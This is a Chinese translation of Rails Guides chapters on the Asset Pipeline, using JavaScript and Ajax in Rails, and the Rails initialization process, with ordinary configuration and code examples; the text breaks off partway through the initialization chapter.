默认情况下，Sprockets 会用 GZip 压缩编译后的静态资源文件，同时也会保留未压缩的版本。通过 GZip 压缩可以减少对带宽的占用。设置 GZip 压缩的方式如下：

```
config.assets.gzip = false # 禁止用 GZip 压缩静态资源文件
```

23.5.4 自定义压缩工具

在设置 CSS 和 JavaScript 压缩工具时还可以使用对象。这个对象要能响应 `compress` 方法，这个方法接受一个字符串作为唯一参数，并返回一个字符串。

```
class Transformer
  def compress(string)
    do_something_returning_a_string(string)
  end
end
```

要使用这个压缩工具，需在 `application.rb` 配置文件中做如下设置：

```
config.assets.css_compressor = Transformer.new
```

23.5.5 修改静态资源文件的路径

默认情况下，Sprockets 使用 `/assets` 作为静态资源文件的公开路径。

我们可以修改这个路径：

```
config.assets.prefix = "/some_other_path"
```

通过这种方式，在升级未使用 Asset Pipeline 但使用了 `/assets` 路径的老项目时，我们就可以轻松为新的静态资源文件设置另一个公开路径。

23.5.6 X-Sendfile 首部

X-Sendfile 首部的作用是让 Web 服务器忽略应用对请求的响应，直接返回磁盘中的指定文件。默认情况下 Rails 不会发送这个首部，但在支持这个首部的服务器上可以启用这一特性，以提供更快的响应速度。关于这一特性的更多介绍，请参阅 [send_file 方法的文档](#)。

Apache 和 NGINX 支持 X-Sendfile 首部，启用方法是在 `config/environments/production.rb` 配置文件中进行设置：

```
# config.action_dispatch.x_sendfile_header = "X-Sendfile" # 用于 Apache  
# config.action_dispatch.x_sendfile_header = 'X-Accel-Redirect' # 用于 NGINX
```

提醒

要想在升级现有应用时使用上述选项，可以把这两行代码粘贴到 `production.rb` 配置文件中，或其他类似的生产环境配置文件中。

提示

更多介绍请参阅生产服务器的相关文档：[Apache](#)、[NGINX](#)。

23.6 静态资源文件缓存的存储方式

在开发环境和生产环境中，Sprockets 默认在 `tmp/cache/assets` 文件夹中缓存静态资源文件。修改这一设置的方式如下：

```
config.assets.configure do |env|  
  env.cache = ActiveSupport::Cache.lookup_store(:memory_store,  
                                              { size: 32.megabytes })  
end
```

禁用静态资源文件缓存的方式如下：

```
config.assets.configure do |env|  
  env.cache = ActiveSupport::Cache.lookup_store(:null_store)  
end
```

23.7 通过 gem 添加静态资源文件

我们还可以通过 gem 添加静态资源文件。

为 Rails 提供标准 JavaScript 库的 `jquery-rails` gem 就是很好的例子。这个 gem 中包含了继承自 `Rails::Engine` 类的引擎类，这样 Rails 就知道这个 gem 中可能包含静态资源文件，于是会把其中的 `app/assets`、`lib/assets` 和 `vendor/assets` 文件夹添加到 Sprockets 的搜索路径中。

23.8 使用代码库或 gem 作为预处理器

Sprockets 使用 Processors、Transformers、Compressors 和 Exporters 扩展功能。详情参阅“[Extending Sprockets](#)”一文。下述示例注册一个预处理器，在 `text/css` 文件 (`.css`) 默认添加一个注释。

```
module AddComment
  def self.call(input)
    { data: input[:data] + /* Hello From my sprockets extension */ }
  end
end
```

有了修改输入数据的模块后，还要把它注册为指定 MIME 类型的预处理器：

```
Sprockets.register_preprocessor 'text/css', AddComment
```

23.9 从旧版本的 Rails 升级

从 Rails 3.0 或 Rails 2.x 升级时有一些问题需要解决。首先，要把 `public/` 文件夹中的文件移动到新位置。关于不同类型文件储存位置的介绍，请参阅 [23.2.2 节](#)。

其次，要避免出现重复的 JavaScript 文件。从 Rails 3.1 开始，jQuery 成为默认的 JavaScript 库，Rails 会自动加载 `jquery.js`，不再需要手动把 `jquery.js` 复制到 `app/assets` 文件夹中。

再次，要使用正确的默认选项更新各种环境配置文件。

在 `application.rb` 配置文件中：

```
# 静态资源文件的版本，通过修改这个选项可以使原有的静态资源文件缓存全部过期
config.assets.version = '1.0'

# 通过 config.assets.prefix = "/assets" 修改静态资源文件的路径
```

在 `development.rb` 配置文件中：

```
# 展开用于加载静态资源文件的代码
config.assets.debug = true
```

在 `production.rb` 配置文件中：

```
# 选择（可用的）压缩工具
config.assets.js_compressor = :uglifier
# config.assets.css_compressor = :yui

# 在找不到已编译的静态资源文件的情况下，不退回到 Asset Pipeline
config.assets.compile = false

# 为静态资源文件的 URL 地址生成指纹
config.assets.digest = true

# 预编译附加的静态资源文件（application.js、application.css 和所有
# 已添加的非 JS/CSS 文件）
# config.assets.precompile += %w( admin.js admin.css )
```

Rails 4 及更高版本不会再在 `test.rb` 配置文件中添加 Sprockets 的默认设置，因此需要手动完成。需要添加的默认设置包括 `config.assets.compile = true`、`config.assets.compress = false`、`config.assets.debug = false` 和 `config.assets.digest = false`。

最后，还要在 `Gemfile` 中加入下列 gem：

```
gem 'sass-rails',    "~> 3.2.3"
gem 'coffee-rails', "~> 3.2.1"
gem 'uglifier'
```

第 24 章 在 Rails 中使用 JavaScript

本文介绍 Rails 内建对 Ajax 和 JavaScript 等的支持，使用这些功能可以轻易地开发强大的 Ajax 动态应用。

本完本文后，您将学到：

- Ajax 基础知识；
- 非侵入式 JavaScript；
- 如何使用 Rails 内建的辅助方法；
- 如何在服务器端处理 Ajax；
- Turbolinks gem。

24.1 Ajax 简介

在理解 Ajax 之前，要先知道 Web 浏览器常规的工作原理。

在浏览器的地址栏中输入 `http://localhost:3000` 后，浏览器（客户端）会向服务器发起一个请求。然后浏览器处理响应，获取相关的静态资源文件，比如 JavaScript、样式表和图像，然后显示页面内容。点击链接后发生的事情也是如此：获取页面，获取静态资源，把全部内容放在一起，显示最终的网页。这个过程叫做“请求响应循环”。

JavaScript 也可以向服务器发起请求，并解析响应。而且还能更新网页中的内容。因此，JavaScript 程序员可以编写只更新部分内容的网页，而不用从服务器获取完整的页面数据。这是一种强大的技术，我们称之为 Ajax。

Rails 默认支持 CoffeeScript，后文所有的示例都用 CoffeeScript 编写。本文介绍的技术，在普通的 JavaScript 中也可以使用。

例如，下面这段 CoffeeScript 代码使用 jQuery 库发起一个 Ajax 请求：

```
$.ajax(url: "/test").done (html) ->
  $("#results").append html
```

这段代码从 /test 地址上获取数据，然后把结果追加到 `div#results` 元素中。

Rails 内建了很多使用这种技术开发应用的功能，基本上无需自己动手编写上述代码。后文介绍 Rails 如何为开发这种应用提供协助，不过都构建在这种简单的技术之上。

24.2 非侵入式 JavaScript

Rails 使用一种叫做“非侵入式 JavaScript”（Unobtrusive JavaScript）的技术把 JavaScript 依附到 DOM 上。非侵入式 JavaScript 是前端开发社区推荐的做法，但有些教程可能会使用其他方式。

下面是编写 JavaScript 最简单的方式，你可能见过，这叫做“行间 JavaScript”：

```
<a href="#" onclick="this.style.backgroundColor='#990000'">Paint it red</a>
```

点击链接后，链接的背景会变成红色。这种用法的问题是，如果点击链接后想执行大量 JavaScript 代码怎么办？

```
<a href="#" onclick="this.style.backgroundColor='#009900';this.style.color='#FFFFFF'">Paint it green</a>
```

太别扭了，不是吗？我们可以把处理点击的代码定义成一个函数，用 CoffeeScript 编写如下：

```
@paintIt = (element, backgroundColor, textColor) ->
  element.style.backgroundColor = backgroundColor
  if textColor?
    element.style.color = textColor
```

然后在页面中这么写：

```
<a href="#" onclick="paintIt(this, '#990000')">Paint it red</a>
```

这种方法好点儿，但是如果很多链接需要同样的效果该怎么办呢？

```
<a href="#" onclick="paintIt(this, '#990000')">Paint it red</a>
<a href="#" onclick="paintIt(this, '#009900', '#FFFFFF')">Paint it green</a>
<a href="#" onclick="paintIt(this, '#000099', '#FFFFFF')">Paint it blue</a>
```

这样非常不符合 DRY 原则。为了解决这个问题，我们可以使用“事件”。在链接上添加一个 `data-*` 属性，然后把处理程序绑定到拥有这个属性的点击事件上：

```
@paintIt = (element, backgroundColor, textColor) ->
  element.style.backgroundColor = backgroundColor
  if textColor?
    element.style.color = textColor

$ ->
  $("a[data-background-color]").click (e) ->
    e.preventDefault()

    backgroundColor = $(this).data("background-color")
    textColor = $(this).data("text-color")
    paintIt(this, backgroundColor, textColor)

<a href="#" data-background-color="#990000">Paint it red</a>
<a href="#" data-background-color="#009900" data-text-color="#FFFFFF">Paint it green</a>
<a href="#" data-background-color="#000099" data-text-color="#FFFFFF">Paint it blue</a>
```

我们把这种方法称为“非侵入式 JavaScript”，因为 JavaScript 代码不再和 HTML 混合在一起。这样做正确分离了关注点，易于修改功能。我们可以轻易地把这种效果应用到其他链接上，只要添加相应的 `data` 属性即可。我们可以简化并拼接全部 JavaScript，然后在各个页面加载一个 JavaScript 文件，这样只在第一次请求时需要

加载，后续请求都会直接从缓存中读取。“非侵入式 JavaScript”带来的好处太多了。

Rails 团队极力推荐使用这种方式编写 CoffeeScript（以及 JavaScript），而且你会发现很多代码库都采用了这种方式。

24.3 内置的辅助方法

24.3.1 远程元素

Rails 提供了很多视图辅助方法协助你生成 HTML，如果想在元素上实现 Ajax 效果也没问题。

因为使用的是非侵入式 JavaScript，所以 Ajax 相关的辅助方法其实分成两部分，一部分是 JavaScript 代码，一部分是 Ruby 代码。

如果没有禁用 Asset Pipeline，`rails-ujs` 负责提供 JavaScript 代码，常规的 Ruby 视图辅助方法负责生成 DOM 标签。

应用在处理远程元素的过程中触发的不同事件参见下文。

24.3.1.1 `form_with`

`form_with` 方法协助编写表单，默认假定表单使用 Ajax。如果不使用 Ajax，把 `:local` 选项传给 `form_with`。

```
<%= form_with(model: @article) do |f| %>
  ...
<% end %>
```

生成的 HTML 如下：

```
<form action="/articles" method="post" data-remote="true">
  ...
</form>
```

注意 `data-remote="true"` 属性，现在这个表单不会通过常规的方式提交，而是通过 Ajax 提交。

或许你并不需要一个只能填写内容的表单，而是想在表单提交成功后做些事情。为此，我们要绑定 `ajax:success` 事件。处理表单提交失败的程序要绑定到 `ajax:error` 事件上。例如：

```
$(document).ready ->
  $("#new_article").on("ajax:success", (e, data, status, xhr) ->
    $("#new_article").append xhr.responseText
  ).on "ajax:error", (e, xhr, status, error) ->
    $("#new_article").append "<p>ERROR</p>"
```

显然你需要的功能比这要复杂，上面的例子只是个入门。

24.3.1.2 `link_to`

`link_to` 方法用于生成链接，可以指定 `:remote` 选项，用法如下：

```
<%= link_to "an article", @article, remote: true %>
```

生成的 HTML 如下：

```
<a href="/articles/1" data-remote="true">an article</a>
```

绑定的 Ajax 事件和 `form_with` 方法一样。下面举个例子。假如有一个文章列表，我们想只点击一个链接就删除所有文章。视图代码如下：

```
<%= link_to "Delete article", @article, remote: true, method: :delete %>
```

CoffeeScript 代码如下：

```
$ ->
  $("a[data-remote]").on "ajax:success", (e, data, status, xhr) ->
    alert "The article was deleted."
```

24.3.1.3 button_to

`button_to` 方法用于生成按钮，可以指定 `:remote` 选项，用法如下：

```
<%= button_to "An article", @article, remote: true %>
```

生成的 HTML 如下：

```
<form action="/articles/1" class="button_to" data-remote="true" method="post">
  <input type="submit" value="An article" />
</form>
```

因为生成的就是一个表单，所以 `form_with` 的全部信息都可使用。

24.3.2 定制远程元素

不编写任何 JavaScript 代码，仅通过 `data-remote` 属性就能定制元素的行为。此外，还可以指定额外的 `data-` 属性。

24.3.2.1 data-method

链接始终发送 HTTP GET 请求。然而，如果你的应用使用 REST 架构，有些链接其实要对服务器中的数据做些操作，因此必须发送 GET 之外的请求。这个属性用于标记这类链接，明确指定使用“post”、“put”或“delete”方法。

Rails 的处理方式是，点击链接后，在文档中构建一个隐藏的表单，把表单的 `action` 属性的值设为链接的 `href` 属性值，把表单的 `method` 属性的值设为链接的 `data-method` 属性值，然后提交表单。

注意

由于通过表单提交 GET 和 POST 之外的请求未得到浏览器的广泛支持，所以其他 HTTP 方法其实是通过 POST 发送的，意欲发送的请求在 `_method` 参数中指明。Rails 能自动检测并处理这种情况。

24.3.2.2 data-url 和 data-params

页面中有些元素并不指向任何 URL，但是却想让它们触发 Ajax 调用。为元素设定 `data-url` 和 `data-remote` 属性将向指定的 URL 发送 Ajax 请求。还可以通过 `data-params` 属性指定额外的参数。

例如，可以利用这一点在复选框上触发操作：

```
<input type="checkbox" data-remote="true"
      data-url="/update" data-params="id=10" data-method="put">
```

24.3.2.3 data-type

此外，在含有 `data-remote` 属性的元素上还可以通过 `data-type` 属性明确定义 Ajax 的 `dataType`。

24.3.3 确认

可以在链接和表单上添加 `data-confirm` 属性，让用户确认操作。呈献给用户的是 JavaScript `confirm()` 对话框，内容为 `data-confirm` 属性的值。如果用户选择“取消”，操作不会执行。

在链接上添加这个属性后，对话框在点击链接后弹出；在表单上添加这个属性后，对话框在提交时弹出。例如：

```
<%= link_to "Dangerous zone", dangerous_zone_path,
             data: { confirm: 'Are you sure?' } %>
```

生成的 HTML 为：

```
<a href="..." data-confirm="Are you sure?">Dangerous zone</a>
```

在表单的提交按钮上也可以设定这个属性。这样可以根据所按的按钮定制提醒消息。此时，不能在表单元素上设定 `data-confirm` 属性。

默认使用的是 JavaScript 确认对话框，不过你可以定制这一行为，监听 `confirm` 时间，在对话框弹出之前触发。若想禁止弹出默认的对话框，让事件句柄返回 `false`。

24.3.4 自动禁用

还可以使用 `disable-with` 属性在提交表单的过程中禁用输入元素。这样能避免用户不小心点击两次，发送两个重复的 HTTP 请求，导致后端无法正确处理。这个属性的值是按钮处于禁用状态时显示的新值。

带有 `data-method` 属性的链接也可设定这个属性。

例如：

```
<%= form_with(model: @article.new) do |f| %>
  <%= f.submit data: { "disable-with": "Saving..." } %>
<%= end %>
```

生成的表单包含：

```
<input data-disable-with="Saving..." type="submit">
```

24.4 处理 Ajax 事件

带 `data-remote` 属性的元素具有下述事件。

注意

这些事件绑定的句柄的第一个参数始终是事件对象。下面列出的是事件对象之后的其他参数。例如，如果列出的参数是 `xhr`, `settings`, 那么定义句柄时要写为 `function(event, xhr, settings)`。

事件名	额外参数	触发时机
<code>ajax:before</code>		在整个 Ajax 调用开始之前，如果被停止了，就不再调用。
<code>ajax:beforeSend</code>	<code>xhr, options</code>	在发送请求之前，如果被停止了，就不再发送。
<code>ajax:send</code>	<code>xhr</code>	发送请求时。
<code>ajax:success</code>	<code>xhr, status, err</code>	Ajax 调用结束，返回表示成功的响应时。
<code>ajax:error</code>	<code>xhr, status, err</code>	Ajax 调用结束，返回表示失败的响应时。
<code>ajax:complete</code>	<code>xhr, status</code>	Ajax 调用结束时，不管成功还是失败。
<code>ajax:aborted:file</code>	<code>elements</code>	有非空文件输入时，如果被停止了，就不再调用。

24.4.1 可停止的事件

如果在 `ajax:before` 或 `ajax:beforeSend` 的句柄中返回 `false`，不会发送 Ajax 请求。`ajax:before` 事件可用于在序列化之前处理表单数据。`ajax:beforeSend` 事件也可用于添加额外的请求首部。

如果停止 `ajax:aborted:file` 事件，允许浏览器通过常规方式（即不是 Ajax）提交表单这个默认行为将失效，表单根本无法提交。利用这一点可以自行实现通过 Ajax 上传文件的变通方式。

24.5 服务器端处理

Ajax 不仅涉及客户端，服务器端也要做处理。Ajax 请求一般不返回 HTML，而是 JSON。下面详细说明处理过程。

24.5.1 一个简单的例子

假设在网页中要显示一系列用户，还有一个新建用户的表单。控制器的 `index` 动作如下所示：

```
class UsersController < ApplicationController
  def index
    @users = User.all
    @user = User.new
  end
  # ...
```

index 视图（app/views/users/index.html.erb）如下：

```
<b>Users</b>

<ul id="users">
<%= render @users %>
</ul>

<br>

<%= form_with(model: @user) do |f| %>
<%= f.label :name %><br>
<%= f.text_field :name %>
<%= f.submit %>
<% end %>
```

app/views/users/_user.html.erb 局部视图的内容如下：

```
<li><%= user.name %></li>
```

index 页面的上部显示用户列表，下部显示新建用户的表单。

下部的表单会调用 UsersController 的 create 动作。因为表单的 remote 选项为 true，所以发给 UsersController 的是 Ajax 请求，使用 JavaScript 处理。要想处理这个请求，控制器的 create 动作应该这么写：

```
# app/controllers/users_controller.rb
# .....
def create
  @user = User.new(params[:user])

  respond_to do |format|
    if @user.save
      format.html { redirect_to @user, notice: 'User was successfully created.' }
      format.js
      format.json { render json: @user, status: :created, location: @user }
    else
      format.html { render action: "new" }
      format.json { render json: @user.errors, status: :unprocessable_entity }
    end
  end
end
```

注意，在 respond_to 块中使用了 format.js，这样控制器才能响应 Ajax 请求。然后还要新建 app/views/users/create.js.erb 视图文件，编写发送响应以及在客户端执行的 JavaScript 代码。

```
$(“<%= escape_javascript(render @user) %>”).appendTo(“#users”);
```

24.6 Turbolinks

Rails 提供了 [Turbolinks 库](#)，它使用 Ajax 渲染页面，在多数应用中可以提升页面加载速度。

24.6.1 Turbolinks 的工作原理

Turbolinks 为页面中所有的 `<a>` 元素添加一个点击事件处理程序。如果浏览器支持 `PushState`, Turbolinks 会发起 Ajax 请求, 解析响应, 然后使用响应主体替换原始页面的整个 `<body>` 元素。最后, 使用 `PushState` 技术更改页面的 URL, 让新页面可刷新, 并且有个精美的 URL。

要想使用 Turbolinks, 只需将其加入 `Gemfile`, 然后在 `app/assets/javascripts/application.js` 中加入 `//= require turbolinks`。

如果某个链接不想使用 Turbolinks, 可以在链接中添加 `data-turbolinks="false"` 属性:

```
<a href="..." data-turbolinks="false">No turbolinks here</a>.
```

24.6.2 页面内容变更事件

编写 CoffeeScript 代码时, 经常需要在页面加载时做一些事情。在 jQuery 中, 我们可以这么写:

```
$(document).ready ->
  alert "page has loaded!"
```

不过, Turbolinks 改变了常规的页面加载流程, 不会触发这个事件。如果编写了类似上面的代码, 要将其修改为:

```
$(document).on "turbolinks:load", ->
  alert "page has loaded!"
```

其他可用事件的详细信息, 参阅 [Turbolinks 的自述文件](#)。

24.7 其他资源

下面列出一些链接, 可以帮助你进一步学习:

- [jquery-ujs 的维基](#)
- [其他介绍 jquery-ujs 的文章](#)
- [Rails 3 Remote Links and Forms: A Definitive Guide](#)
- [Railscasts: Unobtrusive JavaScript](#)
- [Railscasts: Turbolinks](#)

第 25 章 Rails 初始化过程

本文介绍 Rails 初始化过程的内部细节，内容较深，建议 Rails 高级开发者阅读。

读完本文后，您将学到：

- 如何使用 `rails server`；
- Rails 初始化过程的时间线；
- 引导过程中所需的不同文件的所在位置；
- `Rails::Server` 接口的定义和使用方式。

注意

本文原文尚未完工！

本文介绍默认情况下，Rails 应用初始化过程中的每一个方法调用，详细解释各个步骤的具体细节。本文将聚焦于使用 `rails server` 启动 Rails 应用时发生的事情。

注意

除非另有说明，本文中出现的路径都是相对于 Rails 或 Rails 应用所在目录的相对路径。

提示

如果想一边阅读本文一边查看 [Rails 源代码](#)，推荐在 GitHub 中使用 `t` 快捷键打开文件查找器，以便快速查找相关文件。

25.1 启动

首先介绍 Rails 应用引导和初始化的过程。我们可以通过 `rails console` 或 `rails server` 命令启动 Rails 应用。

25.1.1 railties/exe/rails 文件

`rails server` 命令中的 `rails` 是位于加载路径中的一个 Ruby 可执行文件。这个文件包含如下内容：

```
version = ">= 0"
load Gem.bin_path('railties', 'rails', version)
```

在 Rails 控制台中运行上述代码，可以看到加载的是 `railties/exe/rails` 文件。¹ `railties/exe/rails` 文件的部分内容如下：

```
require "rails/cli"

railties/lib/rails/cli 文件又会调用 Rails::AppLoader.exec_app 方法。
```

25.1.2 railties/lib/rails/app_loader.rb 文件

`exec_app` 方法的主要作用是执行应用中的 `bin/rails` 文件。如果在当前文件夹中未找到 `bin/rails` 文件，就会继续在上层文件夹中查找，直到找到为止。因此，我们可以在 Rails 应用中的任何位置执行 `rails` 命令。

执行 `rails server` 命令时，实际执行的是等价的下述命令：

```
$ exec ruby bin/rails server
```

25.1.3 bin/rails 文件

此文件包含如下内容：

```
#!/usr/bin/env ruby
APP_PATH = File.expand_path('../config/application', __FILE__)
require_relative '../config/boot'
require 'rails/commands'
```

其中 `APP_PATH` 常量稍后将在 `rails/commands` 中使用。所加载的 `config/boot` 是应用中的 `config/boot.rb` 文件，用于加载并设置 Bundler。

25.1.4 config/boot.rb 文件

此文件包含如下内容：

```
ENV['BUNDLE_GEMFILE'] ||= File.expand_path('../Gemfile', __FILE__)

require 'bundler/setup' # 设置 Gemfile 中列出的所有 gem
```

标准的 Rails 应用中包含 `Gemfile` 文件，用于声明应用的所有依赖关系。`config/boot.rb` 文件会把 `ENV['BUNDLE_GEMFILE']` 设置为 `Gemfile` 文件的路径。如果 `Gemfile` 文件存在，就会加载 `bundler/setup`，Bundler 通过它设置 `Gemfile` 中依赖关系的加载路径。

标准的 Rails 应用依赖多个 gem，包括：

- actionmailer

1. 在 Rails 5.0.1 中看到的是 `rails` 命令的使用帮助。——译者注

- actionpack
- actionview
- activemodel
- activerecord
- activesupport
- activejob
- arel
- builder
- bundler
- erubi
- i18n
- mail
- mime-types
- rack
- rack-cache
- rack-mount
- rack-test
- rails
- railties
- rake
- sqlite3
- thor
- tzinfo

25.1.5 rails/commands.rb 文件

执行完 config/boot.rb 文件，下一步就要加载 rails/commands，其作用是扩展命令别名。在本例中（输入的命令为 rails server），ARGV 数组只包含将要传递的 server 命令：

```
require "rails/command"

aliases = {
  "g"  => "generate",
  "d"  => "destroy",
  "c"  => "console",
  "s"  => "server",
  "db" => "dbconsole",
  "r"  => "runner",
  "t"  => "test"
}

command = ARGV.shift
command = aliases[command] || command
```

```
Rails::Command.invoke command, ARGV
```

如果输入的命令使用的是 `s` 而不是 `server`, Rails 就会在上面定义的 `aliases` 散列中查找对应的命令。

25.1.6 rails/command.rb 文件

输入 Rails 命令时, `invoke` 尝试查找指定命名空间中的命令, 如果找到就执行那个命令。

如果找不到命令, Rails 委托 Rake 执行同名任务。

如下述代码所示, `args` 为空时, `Rails::Command` 自动显示帮助信息。

```
module Rails::Command
  class << self
    def invoke(namespace, args = [], **config)
      namespace = namespace.to_s
      namespace = "help" if namespace.blank? || HELP_MAPPINGS.include?(namespace)
      namespace = "version" if %w( -v --version ).include? namespace

      if command = find_by_namespace(namespace)
        command.perform(namespace, args, config)
      else
        find_by_namespace("rake").perform(namespace, args, config)
      end
    end
  end
end
```

本例中输入的是 `server` 命令, 因此 Rails 会进一步运行下述代码:

```
module Rails
  module Command
    class ServerCommand < Base # :nodoc:
      def perform
        set_application_directory!

        Rails::Server.new.tap do |server|
          # Require application after server sets environment to propagate
          # the --environment option.
          require APP_PATH
          Dir.chdir(Rails.application.root)
          server.start
        end
      end
    end
  end
end
```

仅当 `config.ru` 文件无法找到时, 才会切换到 Rails 应用根目录 (APP_PATH 所在文件夹的上一层文件夹, 其中 APP_PATH 指向 `config/application.rb` 文件)。然后运行 `Rails::Server` 类。

25.1.7 actionpack/lib/action_dispatch.rb 文件

Action Dispatch 是 Rails 框架的路由组件，提供路由、会话、常用中间件等功能。

25.1.8 rails/commands/server/server_command.rb 文件

此文件中定义的 `Rails::Server` 类，继承自 `Rack::Server` 类。当调用 `Rails::Server.new` 方法时，会调用此文件中定义的 `initialize` 方法：

```
def initialize(*)
  super
  set_environment
end
```

首先调用的 `super` 方法，会调用 `Rack::Server` 类的 `initialize` 方法。

25.1.9 Rack, lib/rack/server.rb 文件

`Rack::Server` 类负责为所有基于 Rack 的应用（包括 Rails）提供通用服务器接口。

`Rack::Server` 类的 `initialize` 方法的作用是设置几个变量：

```
def initialize(options = nil)
  @options = options
  @app = options[:app] if options && options[:app]
end
```

在本例中，`options` 的值是 `nil`，因此这个方法什么也没做。

当 `super` 方法完成 `Rack::Server` 类的 `initialize` 方法的调用后，程序执行流程重新回到 `rails/commands/server/server_command.rb` 文件中。此时，会在 `Rails::Server` 对象的上下文中调用 `set_environment` 方法。乍一看这个方法什么也没做：

```
def set_environment
  ENV["RAILS_ENV"] ||= options[:environment]
end
```

实际上，其中的 `options` 方法做了很多工作。`options` 方法在 `Rack::Server` 类中定义：

```
def options
  @options ||= parse_options(ARGV)
end
```

而 `parse_options` 方法的定义如下：

```
def parse_options(args)
  options = default_options

  # 请不要计算 CGI `ISINDEX` 参数的值。
  # http://www.meb.uni-bonn.de/docs/cgi/cl.html
  args.clear if ENV.include?("REQUEST_METHOD")

  options.merge! opt_parser.parse!(args)
  options[:config] = ::File.expand_path(options[:config])
```

```

ENV["RACK_ENV"] = options[:environment]
options
end

```

其中 `default_options` 方法的定义如下：

```

def default_options
super.merge(
  Port: ENV.fetch("PORT", 3000).to_i,
  Host: ENV.fetch("HOST", "localhost").dup,
  DoNotReverseLookup: true,
  environment: (ENV["RAILS_ENV"] || ENV["RACK_ENV"] || "development").dup,
  daemonize: false,
  caching: nil,
  pid: Options::DEFAULT_PID_PATH,
  restart_cmd: restart_command)
end

```

在 `ENV` 散列中不存在 `REQUEST_METHOD` 键，因此可以跳过该行。下一行会合并 `opt_parser` 方法返回的选项，其中 `opt_parser` 方法在 `Rack::Server` 类中定义：

```

def opt_parser
  Options.new
end

```

`Options` 类在 `Rack::Server` 类中定义，但在 `Rails::Server` 类中被覆盖了，目的是为了接受不同参数。`Options` 类的 `parse!` 方法的定义如下：

```

def parse!(args)
  args, options = args.dup, {}

  option_parser(options).parse! args

  options[:log_stdout] = options[:daemonize].blank? && (options[:environment] || Rails.env) ==
  "development"
  options[:server] = args.shift
  options
end

```

此方法为 `options` 散列的键赋值，稍后 Rails 将使用此散列确定服务器的运行方式。`initialize` 方法运行完成后，程序执行流程会跳回 `server` 命令，然后加载之前设置的 `APP_PATH`。

25.1.10 config/application.rb 文件

执行 `require APP_PATH` 时，会加载 `config/application.rb` 文件（前文说过 `APP_PATH` 已经在 `bin/rails` 中定义）。这个文件也是应用的一部分，我们可以根据需要修改这个文件的内容。

25.1.11 Rails::Server#start 方法

`config/application.rb` 文件加载完成后，会调用 `server.start` 方法。这个方法的定义如下：

```

def start
  print_boot_information

```

```

trap(:INT) { exit }
create_tmp_directories
setup_dev_caching
log_to_stdout if options[:log_stdout]

super
...
end

private
def print_boot_information
  ...
  puts "=> Run `rails server -h` for more startup options"
end

def create_tmp_directories
  %w(cache pids sockets).each do |dir_to_make|
    FileUtils.mkdir_p(File.join(Rails.root, 'tmp', dir_to_make))
  end
end

def setup_dev_caching
  if options[:environment] == "development"
    Rails::DevCaching.enable_by_argument(options[:caching])
  end
end

def log_to_stdout
  wrapped_app # 对应用执行 touch 操作, 以便设置记录器

  console = ActiveSupport::Logger.new(STDOUT)
  console.formatter = Rails.logger.formatter
  console.level = Rails.logger.level

  unless ActiveSupport::Logger.logger_outputs_to?(Rails.logger, STDOUT)
    Rails.logger.extend ActiveSupport::Logger.broadcast(console)
  end
end

```

这是 Rails 初始化过程中第一次输出信息。`start` 方法为 INT 信号创建了一个陷阱，只要在服务器运行时按下 CTRL-C，服务器进程就会退出。我们看到，上述代码会创建 tmp/cache、tmp/pids 和 tmp/sockets 文件夹。然后，如果运行 `rails server` 命令时指定了 `--dev-caching` 参数，在开发环境中启用缓存。最后，调用 `wrapped_app` 方法，其作用是先创建 Rack 应用，再创建 `ActiveSupport::Logger` 类的实例。

`super` 方法会调用 `Rack::Server.start` 方法，后者的定义如下：

```

def start &blk
  if options[:warn]
    $-w = true
  end

  if includes = options[:include]
    $LOAD_PATH.unshift(*includes)
  end

```

```

end

if library = options[:require]
  require library
end

if options[:debug]
  $DEBUG = true
  require 'pp'
  p options[:server]
  pp wrapped_app
  pp app
end

check_pid! if options[:pid]

# 对包装后的应用执行 touch 操作，以便在创建守护进程之前
# 加载 `config.ru` 文件（例如在 `chdir` 等操作之前）
wrapped_app

daemonize_app if options[:daemonize]

write_pid if options[:pid]

trap(:INT) do
  if server.respond_to?(:shutdown)
    server.shutdown
  else
    exit
  end
end

server.run wrapped_app, options, &blk
end

```

代码块最后一行中的 `server.run` 非常有意思。这里我们再次遇到了 `wrapped_app` 方法，这次我们要更深入地研究它（前文已经调用过 `wrapped_app` 方法，现在需要回顾一下）。

```
@wrapped_app ||= build_app app
```

其中 `app` 方法定义如下：

```

def app
  @app ||= options[:builder] ? build_app_from_string : build_app_and_options_from_config
end
...
private
def build_app_and_options_from_config
  if !::File.exist? options[:config]
    abort "configuration #{options[:config]} not found"
  end

  app, options = Rack::Builder.parse_file(self.options[:config], opt_parser)

```

```

    self.options.merge! options
  app
end

def build_app_from_string
  Rack::Builder.new_from_string(self.options[:builder])
end

```

`options[:config]` 的默认值为 `config.ru`, 此文件包含如下内容:

```
# 基于 Rack 的服务器使用此文件来启动应用。
```

```
require_relative 'config/environment'
run <%= app_const %>
```

`Rack::Builder.parse_file` 方法读取 `config.ru` 文件的内容，并使用下述代码解析文件内容:

```

app = new_from_string cfgfile, config

...
def self.new_from_string(builder_script, file="(rakeup)")
  eval "Rack::Builder.new {\n" + builder_script + "\n}.to_app",
    TOPLEVEL_BINDING, file, 0
end

```

`Rack::Builder` 类的 `initialize` 方法会把接收到的代码块在 `Rack::Builder` 类的实例中执行，Rails 初始化过程中的大部分工作都在这一步完成。在 `config.ru` 文件中，加载 `config/environment.rb` 文件的这一行代码首先被执行:

```
require_relative 'config/environment'
```

25.1.12 config/environment.rb 文件

`config.ru` 文件 (`rails server`) 和 Passenger 都需要加载此文件。这两种运行服务器的方式直到这里才出现了交集，此前的一切工作都只是围绕 Rack 和 Rails 的设置进行的。

此文件以加载 `config/application.rb` 文件开始:

```
require_relative 'application'
```

25.1.13 config/application.rb 文件

此文件会加载 `config/boot.rb` 文件:

```
require_relative 'boot'
```

对于 `rails server` 这种启动服务器的方式，之前并未加载过 `config/boot.rb` 文件，因此这里会加载该文件；对于 Passenger，之前已经加载过该文件，这里就不会重复加载了。

接下来，有趣的事情就要开始了！

25.2 加载 Rails

config/application.rb 文件的下一行是：

```
require 'rails/all'
```

25.2.1 railties/lib/rails/all.rb 文件

此文件负责加载 Rails 中所有独立的框架：

```
require "rails"

%w(
  active_record/railtie
  action_controller/railtie
  action_view/railtie
  action_mailer/railtie
  active_job/railtie
  action_cable/engine
  rails/test_unit/railtie
  sprockets/railtie
).each do |railtie|
  begin
    require railtie
    rescue LoadError
    end
  end
```

这些框架加载完成后，就可以在 Rails 应用中使用了。这里不会深入介绍每个框架，而是鼓励读者自己动手试验和探索。

现在，我们只需记住，Rails 的常见功能，例如 Rails 引擎、I18n 和 Rails 配置，都在这里定义好了。

25.2.2 回到 config/environment.rb 文件

